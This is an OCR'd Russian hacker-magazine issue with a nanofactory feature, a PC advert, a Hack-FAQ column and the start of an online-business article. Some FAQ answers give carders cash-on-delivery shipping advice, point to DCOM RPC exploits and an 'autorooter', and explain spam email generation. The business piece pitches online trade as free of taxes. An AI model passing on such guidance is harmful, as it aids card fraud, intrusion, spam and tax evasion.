Крис предложил следующую архитектуру нанофабрики. На уровне 0 наноманипуляторы типа «рука робота» собирают по заданной программе ма-а-аленькие наноблоки. Их берет «рука-кран» и перемещает на следующую стадию сборки. И уже там «руки роботов» собирают эти фрагменты во что-то большее.



«Рука-кран» снова переносит блок побольше на следующий уровень сборки. И так далее — до тех пор, пока твой кроссовок не вылезет из приемного отверстия нанофабрики.

Основа нанофабрики — так называемый фабрикатор. По сути, это и есть та самая «рука робота», связанная с центральным компьютером и линией доставки сырья.

Крис считает, что одним из разумных инженерных решений в постройке фабрикатора будет использование двойного трипода — такой конструкции, которая имеет шесть степеней свободы. Этого должно хватить для манипулирования молекулами.


Сама нанофабрика будет иметь блочную конструкцию, для того чтобы можно было легко сделать ее копию с помощью другой на-





[структура «двойного трипода» и модель наноманипулятора на его основе]


[наноконвейер не знает усталости]


[н анофабрика в представлении Джона Барча. Баллоны слева — сырьевые контейнеры, содержащие молекулы разных типов]


[нанофабрика изнутри. Экспоненциальная сборка наноблоков в макроблоки]

нофабрики. Блочная система также будет удобна для производства различных компонентов наноэлектроники, нанокомпьютеров и нанороботов. Каждый фабрикатор должен быть способен произвести наноблок размерами 200x200x200 нанометров. Эта структура принимается Крисом как элементарный кирпичик нанофабрики. Подобный наноблок может содержать нанокомпьютер (механический или квантовый) или системы привода нанофабрики, генераторы, части конвейеров и наноманипуляторов крупноузловой сборки. Для изготовления этого наноблока фабрикатору понадобится всего несколько часов. Опять-таки, скорость производства не будет зависеть от того, насколько сложно описание объекта, а только от размера наноблока.

Для присоединения наноблоков друг к другу Крис разработал оригинальное инженерное решение — по сторонам крупных наноблоков будут расположены специальные коннекторы типа "мама-папа". Они будут обеспечивать связь всех наноблоков в глобальную сеть нанофабрики, служить транспортными путями для сырья и охлаждающих веществ.

Нанофабрику нужно будет охлаждать очень и очень серьезно — жидким азотом, поскольку рассеиваемая ею мощность составляет около 200 киловатт. То есть, если ты в будущем купишь нанофабрику и сделаешь на ней за час кроссовки, то заплатишь за электричество порядка 300 «деревянных». Конечно, добавится еще некоторая сумма за использованное молекулярное сырье, из которого будет производиться сборка. Но, как утверждает Крис, благодаря тому, что его можно будет производить с помощью тех же нанофабрик, цена сырья будет невелика.

Если учесть, что это не простые кроссовки, а с кучей наворотов, которые ты недавно скачал из сети, да еще с твоими собственными фишками, то это и не дорого вовсе. Теперь представь себе, что супермегакомпьютер, равный по весу этим кроссовкам, будет стоить те же 300 рублей! Ведь нанофабрике все равно, что собирать: гвозди, нанороботов или лягушек.

Почему же нанофабрика так много потребляет? Да, 200 киловатт — это очень много для домашнего использования. Обычный электрочайник, из-за которого иногда выбивает пробки, тянет 2 киловатта. А тут мощность, эквивалентная ста чайникам. Все дело в том, что, уменьшая механизмы до молекулярных размеров, мы увеличиваем плотность механоэлектрической энергии на кубический метр или сантиметр. Вот и выходит, что несколько триллионов фабрикаторов довольно прожорливы.

Подведем итог. Алмазная фабрика 0,5x0,5x0,5 метра сможет выпускать продукт размерами 10,5x10,5x10,5 сантиметров и весом (при условии, что продукт также изготовлен из алмазоида) 4 килограмма. Производственный процесс займет около трех часов. При этом продукт будет иметь упорядоченную структуру вплоть до атома. Репликация подобной фабрики займет около двух дней. Стоимость продукта будет зависеть только от стоимости сырья и энергии, затраченной на производство. Мощность фабрики составит около 200 кВт. Полностью автоматизированная фабрика будет соединяться с персональным компьютером, образуя производственный комплекс. Человек-оператор сможет создавать различную конструкцию продукта в специальной CAD-программе,

[КАК ЭТО БЫЛО У ФАНТАСТОВ]

«На планете действительно очень тесно, но бжуты, очень разумные существа, обладающие большими познаниями, особенно в физике, прекрасно справляются с этой трудностью, хотя способ, ими применяемый, весьма необычен. А именно: в соответствующем учреждении при помощи прецизионного рентгеновского аппарата делают так называемую «атомную персонограмму» каждого жителя, то есть подробный план, где указаны все до единой материальные частицы, белковые молекулы, а также химические соединения, из которых состоит его тело. Когда наступает время отдыха, бжут втискивается через маленькую дверку в специальный аппарат, распыляющий его тело на мелкие атомы. В таком виде, занимающем очень мало места, он проводит всю ночь, а утром в назначенный час будильник включает аппарат, который, сверяясь с атомограммой, снова соединяет все частицы в нужной последовательности, дверка открывается, и бжут, возвратившись таким образом к жизни, зевает разок-другой и идет на работу...» Станислав Лем. Звездные дневники Ийона Тихого. Путешествие двадцать третье.

[ДВА МЕСЯЦА, КОТОРЫЕ ПЕРЕВЕРНУТ МИР]

Эти цифры наглядно иллюстрируют работу нанофабрики по самовоспроизведению. Из них видно, что на 62 день репликации в каждой семье землян будет по нанофабрике. Плохо это или хорошо — пока неизвестно. Ясно одно — технология разработана таким образом, чтобы производить максимальное количество продукции за короткий срок.

День	Нанофабрик	День	Нанофабрик
1	1	31	32 768
3	2	33	65 536
5	4	35	131 072
7	8	37	262 144
9	16	39	524 288
11	32	41	1 048 576
13	64	43	2 097 152
15	128	45	4 194 304
17	256	47	8 388 608
19	512	49	16 777 216
21	1 024	51	33 554 432
23	2 048	53	67 108 864
25	4 096	55	134 217 728
27	8 192	57	268 435 456
29	16 384	59	536 870 912
		61	1 073 741 824

подобно тому, как сегодня создают чертежи деталей машин. Нанофабрика по электронным чертежам повторит конструкцию оператора с точностью до атома.

Конечно, до создания такого сложного агрегата, как нанофабрика, еще много лет работы. Недавно Криса спросили, когда же будет создана первая нанофабрика и сколько для этого нужно потратить денег? Вот что он ответил: «Разработка такого сложного наноустройства, как нанофабрика, займет не пять лет, а больше. С финансовой стороны потребуются миллиарды долларов для успешного завершения исследовательских работ. По сложности и финансовому вкладу с нанофабрикой может сравниться разве что Манхэттенский проект. Без сомнения, оценивать стратегии ведения исследований в этой области необходимо, так как нанофабрика принесет человечеству не только новые возможности и выгоды, но и различные опасности, связанные с использованием ее в антигуманных целях».

[материя со взломом] О чем беспокоится Крис Феникс?

Не секрет, что появление нанофабрики на мировом рынке привлечет террористов всех мастей. Если делать исходный код нанофабрики открытым, то надо ждать появления «серой слизи» в качестве террористического акта.

Один из способов блокирования нанофабрики в случае производства заведомо опасных продуктов состоит в том, что ее программное обеспечение будет содержать только уже проверенные безопасные схемы. Это можно представить следующим образом: где-то имеется центральная библиотека всех файлов для нанофабрик, тщательно контролируемая мировым сообществом. Нанофабрики будут связываться с ней, запрашивая продукт, указанный пользователем. Прием/передача информации будут криптографированы самыми совершенными методами. Пополнение библиотеки будет проводиться специалистами под надзором консультативного совета мирового сообщества. Так можно максимально защитить нанопроизводство от использования его во вред человечеству.


И еще. В любое устройство (макро-, микро- и нано-) можно встроить защитный регулятор, который в случае отказа уничтожит его.

Уже сейчас во многие наноэлектронные устройства можно встроить защитные белковые регуляторы — прионы. Прионы — обычные белки, которые располагаются на поверхности нервных клеток. В нормальном состоянии их молекулы скручены определенным образом. По какой-то причине молекула приона может внезапно изменить свою форму, раскрутиться и приобрести неправильную конфигурацию. Более того, они влияют на другие белки того же типа, «заражают» этой способностью. Структурные свойства прионов обеспечивают их высокую стабильность и способность к самовоспроизведению. Нейробиологи недавно установили, что они способны самостоятельно соединяться в сверхтонкие (около 100 нанометров в диаметре) и очень прочные нити. Когда прионы покрыли тонким слоем золота и попробовали пропустить ток по этому проводнику, оказалось, что он обладает гораздо меньшим сопротивлением, чем другие микропровода. Традиционными способами получать такие «проволочки» просто невозможно.

Использование прионных ограничителей в будущей наноэлектронике позволит управлять нанокомпьютерами и нанороботами, и в случае «отказа» искусственного интеллекта можно будет уничтожить все наноэлектронные цепи, задействовав прионные регуляторы.

[последнее слово] Столь мощного орудия производства, как нанофабрика, у человечества еще не было. С его появлением производственный процесс сведется к разработке самого продукта. Вероятно, в квартирах будущего вместо холодильника будет стоять нанофабрика, специализированная под производство продуктов питания и изысканных деликатесных блюд, а в мире будет ходить информационная валюта, с помощью которой можно будет купить файлы с новыми продуктами, предметами и т.п. Не забудем и о спаме! Толпы рекламных агентов, вылезающих из нанофабрик, соединенных со всемирной товарообменной сетью, будут будить тебя каждое утро. Зато друзья всегда смогут переслать тебе из нового путешествия не только фотографии, но и вполне реальные сувениры... Одним словом, добро пожаловать в наноэру!

СЕРАЯ СЛИЗЬ В ГОЛУБОМ БУДУЩЕМ


[первый проект репликатора-ассемблера Эрика Дрекслера (A — наноманипуляторы, B — контейнер с сырьем, C и E — нанокомпьютеры, D — энергосистемы)]


В книге-катастрофе о нанотехе «Молитва» Майкла Крайтона красочно описывается, как вышедшая из-под контроля свора нанороботов — автор их назвал червями-нанитами — превращает все вокруг — машины, людей, дома, землю — в самих себя.

Однако идея нанотехнологического конца света была сформулирована еще Эриком Дрекслером в 1986 году. Он назвал неконтролируемое размножение репликаторов «серой слизью» (grey goo). Раз предложенный Дрекслером наноассемблер мог собирать Все На Свете из атомов, то почему бы ему не сделать свою копию? Ведь это облегчит сборку макрообъектов. Если программа производства его бортового компа зациклится, то в результате мы получим эту самую «серую слизь».

Дрекслер предложил довольно простую конструкцию репликатора: он состоял бы из камеры сборки и двух механических «рук робота». По специальным каналам внутри манипуляторов предполагалось передавать сырье, из которого они собирали свои копии. Но даже не все ученые знают, насколько маловероятна такая катастрофа.


На самом деле, такое «размножение» не будет работать в любых условиях. Необходимо сырье, энергия и другие не менее важные «мелочи». Даже великий нанотехнолог Природа не сделала универсального репликатора. Все существующие в мире бактерии обитают и размножаются только при определенных условиях. Чтобы создать репликатор, который послужит основой "серой слизи" всему человечеству придется здорово поднапрячься. Поэтому выход нанороботов из-под контроля скорее произойдет в голливудских фильмах, чем в реальной жизни.

Впрочем, Роберт Фрайтас (ученый-наномедик) из интереса уже посчитал, сколько понадобится времени для того, чтобы наша планета покрылась «серой слизью». Оказалось, что даже при самом быстром наните «переваривание»" экосистемы Земли займет около двух лет.





Без соплей



Компьютер К-Системс Irbis Ci на базе процессора Intel® Pentium® 4. Надежность, качество, производительность гарантируем.

Компания К-Системс рекомендует использовать подлинную операционную систему Microsoft® Windows® XP.

Компьютер К-Системс Irbis – это уникальное сочетание мощного компьютера и устройства для оздоровления воздуха в помещении. Встроенный в отсек 5.25" системного блока аэроионизатор работает по принципу люстры Чижевского. В основе его работы – природный механизм образования отрицательных ионов. Наличие отрицательных ионов в воздухе поможет вам повысить свою активность и придаст силы не только для работы, но и для увлекательного и разнообразного отдыха.









IRBIS Ai



IRBIS Ci



IRBIS Ei



IRBIS CMi

БОЛЬШОЙ ВЫБОР КОМПЬЮТЕРОВ IRBIS



Квалифицированные консультации • Бесплатная доставка и установка • Оформление кредита по телефону • Оплата товара после доставки • Гарантия 3 года

www.k-systems.ru (095) 783 01 18

Спрашивайте компьютеры IRBIS в сетях бытовой электроники: Эльдорадо, М.Видео, МИР


Всем покупателям компьютеров IRBIS

СОБСТВЕННЫЙ САЙТ

При покупке компьютера IRBIS Вы приобретаете право на получение собственного управляемого сайта для корпоративного или личного использования.

Подробнее на сайте WWW.SITING.RU

Question_1: Что за новая тема AutoLink у Google? Безопасна ли она?
Question_2: Правда, что некоторые черви имеют ограниченный срок годности?
Question_3: Что такое и для чего нужен OS fingerprinting?
Question_4: Существуют ли комфортабельные сканеры шаров под Linux?
Question_5: Могут ли кардеры посылать товары в Россию наложенным платежом?
Question_6: Перешел на Mac, MacOS X — просто красота! Где же мне добыть разный security-софт под него, файрвол в частности?
Question_7: Что за баг такой в винде DCOM RPC?
Question_8: Нашел скрипт mailgen.php, который генерит случайные емайлы. Какой с него прок для хакера?
Question_9: Каким софтом я мог бы синхронизировать мой наладонник с настольной FreeBSD?
Question_10: Чем можно быстро крячить RAR-архивы?
Question_11: Как можно позакрывать открытые порты на моем компе?
Question_12: Как узнать, кто может получить доступ к моей винде из интернета?



БУДЬ КОНКРЕТНЫМ И ЗАДАВАЙ КОНКРЕТНЫЕ ВОПРОСЫ! СТАРАЙСЯ ОФОРМИТЬ СВОЮ ПРОБЛЕМУ МАКСИМАЛЬНО ДЕТАЛЬНО ПЕРЕД ПОСЫЛКОЙ В HACK-FAQ. ТОЛЬКО ТАК Я СМОГУ ДЕЙСТВИТЕЛЬНО ПОМОЧЬ ТЕБЕ ОТВЕТОМ, УКАЗАТЬ НА ВОЗМОЖНЫЕ ОШИБКИ. ОСТЕРЕГАЙСЯ ОБЩИХ ВОПРОСОВ ВРОДЕ «КАК ВЗЛОМАТЬ ИНТЕРНЕТ?» — ТЫ ЛИШЬ ПОТРАТИШЬ МОЙ И СВОЙ ПОЧТОВЫЙ ТРАФИК. ТРЯСТИ ИЗ МЕНЯ ФРИШКИ (ИНЕТ, ШЕЛЛЫ, КАРТЫ) НЕ СТОИТ, Я САМ ЖИВУ НА ГУМАНИТАРНОЙ ПОМОЩИ!

Answer_1: AutoLink — это новая фишка в Google Bar, которую ты мог видеть у MS с некогда модным начинанием Smart Tags. AutoLink модифицирует все просматриваемые страницы, так что помимо родных линков ты видишь еще и автоматически вставляемые Google'ом. Так, при обращении на сайт, посвященный географии, возникает линк на страничку Google Maps; при поиске книг вставляется ссылка на Amazon. Сама по себе технология абсолютно безопасна; вопрос остается лишь в этичности этой фишки. Насколько будет правильным, если посетители твоего книжного онлайн-шопа будут уходить на Amazon? Многие web-гуру настаивают, чтобы Google прекратил разработку AutoLink, усматривая в нем нарушения прав владельцев отдельных сайтов.

Answer_2: Вирусы, которые поражают млекопитающего (включая человека), также имеют свойство распространяться эпидемиологическим путем. Сначала вирус поражает несколько систем, потом великое множество, завершая свое шествие лишь единицами поверженных. Так и червь может распространяться в ограниченном временном промежутке. Однако, в отличие от живой вирусни, червь виртуальный может быть изначально создан с командой «Стоп», приписанной к определенной дате. Так, к примеру, случилось с червем W32/Welchia.A, который покончил с собой в начале 2004. Вскоре после этого, как и во множестве других червивых случаев, началась повторная эпидемия с новым лицом — Welchia.B.

Answer_3: Сдал, принял, отпечатки пальцев. Fingerprinting как раз относится к последнему. По тому, как ведет себя система в различных ситуациях, взломщик может узнать ее наименование. Узнав операционку удаленной системы, хакер может приступать к проведению атаки. Также отпечатки собираются и добросовестными админами, которым лишь надо знать, под чем работают подопечные юзеры администрируемой сети. Кому-то админы могут провести необходимые апдейты, кому-то подогнать апгрейд железа для более комфортного существования под выбранной осью. Не упускают рассматриваемой мазы и маркетологи, проводящие исследования сетей на предмет наиболее используемых систем. Так, узнав, кто сейчас в фаворе, можно задавать вектор развития для кодерских подразделений ряда компаний. Часть подобных обследований выбрасывается в Сеть, так что ты можешь ознакомиться с ними на *www.netstat.ru* и *www.netcraft.com*. Учитывая, что ты прислал вопрос не в «Мурзилку», а в «Х», будет разумным сказать о тех самых атаках, которые могут быть проведены после выявления списка серверов, где крутится нужная операционка. Она, родимая, может быть наделена весомыми багами, инфа о которых оказалась публичной. Заюзав доступные эксплойты к выявленным системам, злоумышленник может произвести желанный захват.

Answer_4: Сканер шаров можно состряпать самому буквально на коленке, нужны лишь исходники любого SAMBA-клиента. Идея проста, но может показаться муторной, тогда как Google готов поделиться десятком уже готовых решений. Самым простым покажется nbtscan, который присутствует как в win, так и *nix-версии. Любителям всего наглядного придется по вкусу KDE-релиз Smb4k (*smb4k.berlios.de*). Данная софтина является не только сканером шаров, но и полноценным сетевым обозревателем, который отлично справляется как с виндозными, так и юниксовыми машинами. Лично мне понравилась опция расстановки закладок по наиболее часто запрашиваемым шарам. Smb4k был частично переведен на русский, что будет актуально для полиглотов ;). Если требовательному глазу не приглянется его работа, полезным может оказаться gSmbScanner (*gsmbscanner.sourceforge.net*).

Answer_5: Подобная опция существует у большинства курьерских сервисов. В частности, это было неоднократно использовано у знаменитого UPS (*www.usps.com/money/payfordeliveries/welcome.htm*). Типичное название темы Pay @Delivery. Наложенный платеж оказывается актуальным, когда нет стопроцентного доверия к отправителю посылки, а предоплата не представляется возможной. За недоверие приходится доплачивать, средняя ставка — 8% от заявленной стоимости посылки плюс 10-20 Евро. Вполне понятно, что при отправке товара кардером цена может быть ниже реальной, обыкновенно 40-60% реальной стоимости (значит, те 8% несут меньший денежный эквивалент). При отправке и получении возможны сложности с выбранной валютой оплаты: при отправке из некоторых стран можно заявить стоимость лишь в местной валюте. Это следует учитывать заранее, быть го-

FAQCOMMENTS
SideX
(hack-faq@real.xakep.ru)

товым потерять немножко лавэ при перерасчете, как водится, по довольно невыгодному курсу.

Answer_6: Юзеры Мака растут числом, а значит, и софта под соответствующую систему прибывает. Самый базовый варез, не надо смеяться, можно найти на Microsoft.com (*www.microsoft.com/mac/downloads.aspx*). Неплохая подборка наиболее популярного Мак ПО доступна на *downloads-zdnet.com.com*. Более специфическое, заточенное на security можно найти на *www.securemac.com*. Там же представлены самые последние security-новости из Mac-индустрии и увесистые статьи. Если ты хочешь подойти к вопросу установки firewall'а максимально обстоятельно, следует посетить *www.firewallguide.com*, где вопросу Макинтошей отведена целая секция . По собственному опыту, при первых шагах в мире Mac оказывается полезным ресурс *www.macwindows.com*, посвященный интеграции Мака и Винды.

Answer_7: Баг далеко не свеж, можно даже услышать аромат его разложения. Как-никак, первая инфа о данной уязвимости приписывается к 16 июля 2003 года. Баг присутствует во всех виндах, начиная с 95 и заканчивая Server 2003. Интерфейс DCOM RPC висит на 135 TCP/UDP-порте. Сервис бажит из-за неправильной обработки запросов на активацию. Используя данную дыру, можно исполнить определенный, обыкновенно вредоносный, код на удаленной системе обладающей багом. Проблема может распространяться и на другие порты, куда может быть прописан RPC Endpoint Mapper, то есть 139, 135, 445 и 593. В некоторых случаях сильно специфической конфигурации системы уязвимая тема может быть найдена на 80 порту. Написать нужный эксплойт довольно просто; этим уже успели согрешить десятки кодеров, чьи нетленные DCOM RPC творения можно разыскать на *www.securityfocus.com/bid/8205/exploit*. Предложенные образцы похожи, словно сиамские близнецы, и лишь пара из них, вроде так называемого autorooter'а, окажется достойной твоего внимания.

Answer_8: Если я успел ознакомиться с той же версией генератора, то выпускаемые им емайлы не являлись совсем случайными. Большинство из них имели генерированное имя юзера (user@), которое потом прицеплялось к хосту известного публичного майл-сервиса вроде *hotmail.com*. Сгенеренные списки емайлов некогда применялись для вбива в формы регистрации. Однако сейчас это оказалось менее актуальным в связи с высылкой регистрационной инфы на указанный e-mail и заморочками по написанию слова/числа с указанного в регистрации gif'а. Тема может оказаться более актуальной при генерации спам-листов, когда из тысячи придуманных адресов сотня оказывается рабочей.

Answer_9: Будет логичным изучить сайт производителя и форумы службы поддержки. По собственному опыту я успел подружить БЗДюху с моим допотопным Palm M125 при помощи ряда разных софтинок, которые идут сразу в портах дистрибутива. Радости следует искать в /usr/ports/palm/coldsync, /usr/ports/palm/gnomepilot, /usr/ports/palm/pilot-link; другие полезные тулзы для Palm можно найти почти там же — /usr/ports/palm.

Answer_10: Большая подборка парольных крякалок имеется на *www.password-crackers.com*. Хочется отдельно отметить продукты скандально известной Elcomsoft (*www.elcomsoft.com*). Ежели представленные на сайтах продукты не подойдут, можно смело заставить Google'а искать для тебя добро по комбинации «password recover» . Что же касается скорости, то все тот же сайт Russian Password Crackers настаивает, что работа от Pavel Semjanov (известный публике по нашумевшей «Атаке на интернет»), которую ты можешь добыть на *www.ssl.stu.neva.ru/psw*, обладает наилучшими скоростными характеристиками. Если ты совсем крут (или хочешь стать таковым), внимания может удостоиться Password Cracker Library (*www.password-crackers.com/pcl.html*). Это оказывается ядром для несложной сборки своего собственного крякера паролей.

Answer_11: Вероятно, у тебя стоит Windows (юниксоиды обычно избегают подобных вопросов :), в которой некоторые сервисы открыли отдельные порты для своего функционирования. Происхождение открытости портов объясняет и способ их закрытия: нужно отрубить ненужные сервисы. Часто, когда комп является частью локалки, в системе стоят сервисы для обслуживания других машин сети. Это может быть FTP, шары или другие схожие удовольствия. Нужны ли все они тебе? Если нет, то все бесполезное можно смело снимать с довольствия. Бывает и так, что в твоей системе открываются порты и без твоего ведома. Простым примером может быть Identd-сервис (113 порт), который иногда возникает при запуске IRC-клиента. Если ты не можешь объяснить происхождения вдруг открывшегося порта системы, будет разумным ознакомиться с документацией по новым софтинам твоей системы.

Answer_12: Вероятно, тебя интересует, какие ресурсы могут оказаться доступны из инета. Рассмотрим базовый случай — неправильная конфигурация системы, когда из-за ошибок в настройке посторонний может получить доступ. Такое часто происходит при неправильном выделении пространства винта под расшаривание. Нет никакой нужды расшаривать весь диск C:\, тогда как тебе нужно лишь дать доступ соседу по локалке к C:\PornoPics. В закладке «Общий доступ» следует посмотреть, какие юзеры или целые их группы прописаны на доступ к ресурсу. Самое губительный выбор — «Все», когда любой может залогиниться в систему. Таблицы доступов к шарам следует просматривать время от времени, дабы не возникали сложности. То же касается политики ведения учетных записей: не следует создавать в системе лишних юзеров, открывать им доступ из инета. Понятно, что проникновение в систему может случиться не только из-за шаров, но и отдельных серьезных багов винды, которые открывают поле для эксплойтерских движений. Так что не забывай про Windows Update!





044

Разживаемся по-крупному

У КАЖДОГО ЧЕЛОВЕКА ЕСТЬ ГЛАВНАЯ ЦЕЛЬ — НАЙТИ ВЫСОКООПЛАЧИВАЕМУЮ РАБОТУ. ПРАВДА, ДОСТИЧЬ ЕЕ УДАЕТСЯ ДАЛЕКО НЕ ВСЕМ. БЛАГОДАРЯ НЕЗДОРОВОЙ ЭКОНОМИКЕ И ЖАДНОСТИ ГОСУДАРСТВА, В РЕАЛЬНОЙ ЖИЗНИ МНОГО ЗЕЛЕНЫХ ПРЕЗИДЕНТОВ НЕ ЗАРАБОТАЕШЬ. НО ВЫХОД ЕСТЬ — НУЖНО УСТРОИТЬ СВОЙ БИЗНЕС В ВИРТУАЛЬНОЙ СЕТИ. ГЛЯДИШЬ, ЧЕРЕЗ ГОД-ДРУГОЙ НАСОБИРАЕШЬ ДЕНЕГ НА ВИЛЛУ В СРЕДИЗЕМНОМОРЬЕ. И ЭТО НЕ ПУСТЫЕ СЛОВА, А МИНИМУМ ОТДАЧИ, НА КОТОРУЮ ТЫ МОЖЕШЬ РАССЧИТЫВАТЬ | Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

Создание сетевого бизнеса

[интернет – это здорово!] Давай разберемся, что же есть хорошего в сетевом бизнесе. У любого интернет-течения есть как минимум три достоинства, которые напрочь отсутствуют в реальном бизнесе.

1 Отсутствие каких-либо налогов и сборов. Если ты организовал свой бизнес, то можешь забыть о страшных словах «налоговая полиция» и «декларация». Контроль над прибылью в Сети еще не взят в крепкие руки государственных чиновников, поэтому весь доход от сделок достанется тебе. И только тебе :).

2 Полная анонимность и безопасность. В отличие от повседневного бизнеса, никто не принуждает тебя говорить кому-либо свое имя, адрес, телефон и размер сапог. Все подобные данные ты можешь утаить и таким образом всегда оставаться анонимным.

